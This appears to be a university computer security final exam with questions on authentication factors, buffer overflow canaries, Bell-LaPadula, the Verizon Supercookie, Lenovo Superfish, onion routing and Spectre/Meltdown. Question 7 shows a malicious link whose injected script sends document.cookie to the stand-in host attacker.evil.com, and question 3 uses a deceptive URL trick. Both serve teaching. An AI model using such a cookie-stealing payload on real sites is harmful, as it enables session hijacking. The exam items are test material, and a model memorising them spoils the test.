ECE 458/750: Computer Security Final	Marks obtained ↓
Date: Aug 8, 2025, Total questions: **11** Total points: **90**	
ID: Name:	Time: 2.5 hrs

Instructions

No aids allowed. All you are allowed is a pen and pencil.

Use space provided. Answer the questions in the spaces provided. If you run out of room for an answer extra pages are provided at the end of the test booklet starting on page 18. They are clearly marked as EXTRA ANSWER SPACE. Please state in the original answer space if the extra pages are being used so that the grader knows to look there.

Point value in right-hand margin. The number of points each question is worth is listed in the right hand margin. The number of points and the space provided are roughly indicative of how long of an answer is expected.

Pencils and pens allowed. Both pens and pencils are allowed. Pencil marks need to be clearly present or erased. If it is unclear if a mark is or is not present then it is up to the discretion of the grader and this point cannot be contested later.

General Security Questions

1. An attacker breaks into a server and the first thing they do change settings so that log are turned off or automatically deleted. Which of the CIAAA principles has the attacker violated by deleting logs? (2)

2. Modify the following URL so that YouTube will start it 2 minutes into the video. The current URL starts the video 1 minute into the video. (2)

   `https://youtu.be/GZniJBygnX8?si=fvSH3bC4nFnPimyV&t=60`

3. If you were to enter the following URL into a browser what website would the browser attempt to visit? (Note the URL is fake and will result in an error, but the browser will still attempt to find the IP Address associated with a site.) (2)

   https://canada.ca@uwaterloo.ca/electrical-computer-engineering/amazon.ca

   ○ Canada Government Website

   ○ University of Waterloo

   ○ Electrical and Computer Engineering for U. Toronto

   ○ Amazon

4. For each of the following statements, how many authentication “factors” are being used? The answer should be 1, 2, or 3. (6)

   (a) ______ A website requires a user to login by providing the password for the website AND also login through Facebook Connect where they have to login to Facebook using their Facebook username and password.


   (b) ______ A user logs into a website using a username and password, the website then sends a text message to the user’s phone with a one-time code that they have to type in.

   (c) ______ A user logs in to their laptop using a fingerprint reader, the laptop then uses their typing pattern to do continuing authentication.

   (d) ______ A user tries to send money through their bank. To confirm the purchase the bank asks the user to login again using their username and password, it then sends them a code via SMS, and finally their phone asks them to confirm the transaction using their fingerprint.

Buffer Overflow

5. The following picture depicts a stack-smashing buffer overflow. The stack grows "downwards," while the buffer is written "upwards". The contents of the buffer therefore "smash" the stack. (4)



One way to prevent a Buffer Overflow attack is to add a *canary*. Describe what a *canary* is and how it can be used to protect against a Buffer Overflow.

Multi-Level Security

6. A government agency uses a document storage system that enforces multi-level security (MLS). Each user and document is assigned a security classification label:

   `Unclassified` $\leq$ `Confidential` $\leq$ `Secret` $\leq$ `Top Secret`

   The system enforces the Bell-LaPadula (BLP) model to preserve *confidentiality*. According to BLP:

   Simple Security Property: “No read up”: a subject may not read data at a higher classification.
   *** (Star) Property**: “No write down”: a subject may not write data to a lower classification level.

   (a) Alice is cleared for `Secret`. Can she read a `Top Secret` file? (1)

   (b) Can Alice write to a `Confidential` file? (1)

   (c) Bob is cleared for `Confidential`. He tries to copy a `Confidential` file into a `Top Secret` folder. Is this allowed under Bell-LaPadula? Why or why not? (3)

(d) Suppose the system temporarily disables the *-Property as described above for performance testing. What potential confidentiality risk does this change introduce? (4)

Website Security

7. A user is currently using Chrome and logged into their Bank - `https://userbank.com` - which uses session cookies for authentication.

   The user was tricked by a phishing scam into visiting a malicious website. That website contains the following link which the user clicks:

```
<a href="https://userbank.com/transfer?dest-account=894235838506&source-account=562765235520
&amount=10000&category=personal<script>fetch(’https://attacker.evil.com/steal?cookie=’ +
document.cookie)</script>">
    Claim your free reward!
</a>
```

   Note: “document.cookie” is a JavaScript command that allows website code to read cookies that are normally visible to the 1st party website being loaded. And ‘+’ is the concatenation symbol in JavaScript.

   (a) What is the name of this type of attack? Briefly explain this attack type. (4)

   (b) In order for the `document.cookie` part of the attack to work, something must be true about the victim `userbank.com` website. Describe the necessary condition required for `document.cookie` to execute as intended. (4)

(c) Explain how the attacker can use this attack to steal the user's session or perform unauthorized actions. (6)

Verizon Supercookie

8. Verizon in this attack is a mobile phone carrier, phones with Verizon SIMs will send all their network traffic across the Verizon mobile network (unless WIFI is used). The Verizon Supercookie attack is a three part attack:

   - Verizon uses Man-in-the-Middle on Web traffic sent by their customers when using mobile data. The attack inserts a “X-UIDH: 15434” web header line in the web headers of HTTP connections. ‘X’ is traditionally used for custom headers. ‘UIDH’ stands for Unique Identifier Header and contains a unique number for each Verizon customer.
   - Any website can now view and record the inserted X-UIDH header information. If they are part of Verizon’s partner program, they can also gain access to the user demographics associated with the X-UIDH value. This information allows them to provide targeted advertising to the user that matches their demographics.
   - The attack also enables third-party “zombie” cookies. A third party advertiser sets a normal cookie which they use for tracking (how trackers normally operate). If a user deletes the advertiser’s cookie, the advertiser can then bring the cookie back by using Verizon’s X-UIDH header value.

   Answer the following questions in regards to the Verizon Supercookie attack.

   (a) Where is the attack happening? Circle the best answer below: (2)

   ○ Inside the mobile phone
   ○ Inside the laptop
   ○ Internet Service Provider (ISP)
   ○ Along the network path (e.g. Coffee shop free WIFI)
   ○ Destination web server

   (b) Briefly define what a Main-in-the-Middle attack is. (3)

(c) Describe how a “zombie” cookie can be achieved. A zombie cookie is a situation where a tracker sets a cookie normally, then the user deletes it, and the tracker is able to “resurrect” the same identical cookie with the same value. (4)

(d) If the user had decided to install a VPN on their mobile phone and route all their traffic through it, would they have been protected from the Verizon Supercookie attack? Explain your answer. (3)

(e) Think about the definition of Privacy presented in class. Why is the Verizon Supercookie attack an attack on privacy? Explain your answer using the definition of privacy. (4)

Lenovo Superfish

9. Lenovo is a company that sells laptops. Like most laptop companies Lenovo pre-installs their laptops with an operating system and some starter software. In this case, they decided to pre-install Superfish which is advertising software that injects ads into web pages the user is viewing. Even HTTPS protected websites.

   Superfish installed a self-signed root certificate on the Lenovo computer. It then sets up a proxy to direct network traffic through Superfish's software. Using the new root certificate, Superfish was able to Man-in-the-Middle attack all traffic. It used this ability to modify websites to add advertisements to its own preferred partners.

   (a) Where is the attack happening? Circle the best answer below: (2)

   ○ Inside the mobile phone
   ○ Inside the laptop
   ○ Internet Service Provider (ISP)
   ○ Along the network path (e.g. Coffee shop free WIFI)
   ○ Destination web server

   (b) In Access Control we learned about the role of a Reference Monitor. Why didn't the laptop's Reference Monitor protect the user from Superfish? (3)

(c) Certificate Authorities were introduced to solve a key problem in Cryptography protocols when trying to setup encrypted communication with strangers. Describe what the problem is and how the use of Certificate Authorities solves it. (4)

(d) Imagine a Lenovo user who decided to install Firefox on their new Lenovo laptop. The fresh Firefox install correctly checked Certificate Authorities. So why was the user not protected against Superfish? (4)

(e) Superfish made a critical mistake when they installed the root certificate in Lenovo computers. They used the same certificate for all the computers and they included the private key associated with the certificate such that advanced users were able to gain access to the private key. (6)

In class we learned about Border Gateway Protocol (BGP). How might a nation-state-level attacker use both BGP and the Superfish private key to cause Lenovo users to lose *confidentiality* only when they try and visit Canada government websites?

Onion Routing

10. Onion routing is built to ensure that a user's IP address cannot be associated with the traffic they are sending. It does this by sending traffic through several *nodes* before sending it accross the open internet.

    (a) After traffic exits the last node in the Onion routing, is it guaranteed to remain encrypted between that exit node and the final destination server? Explain your answer. (5)

(b) When network packets are flowing back from the web server across the onion routing network to the client, how do the nodes encrypt traffic to the client without knowing the client's identity and without letting the other nodes know the content of the message? (5)

Spector and Meltdown

11. Speculative execution is performed by CPUs to speed up processing, it allows the CPUs to execute instructions before it learns if the instructions should be executed. To preserve security, when the processor decides to do a speculative execution it first saves the values of all registers before running speculative instructions. If it later learns that the speculative instructions should not have been run, it reverts to its saved state; restoring all the register values and returning to the last correct instruction point. (6)

    Why does the process of restoring all registers not protect against Spector and Meltdown?

Extra Answer Space

If you need extra space to give an answer, please state in the original answer space that you will be using the extra pages and continue or write your answer here. If you choose to use the extra space as scratch paper, please write "scratch" so that graders know to ignore anything you have written.

EXTRA ANSWER SPACE

EXTRA ANSWER SPACE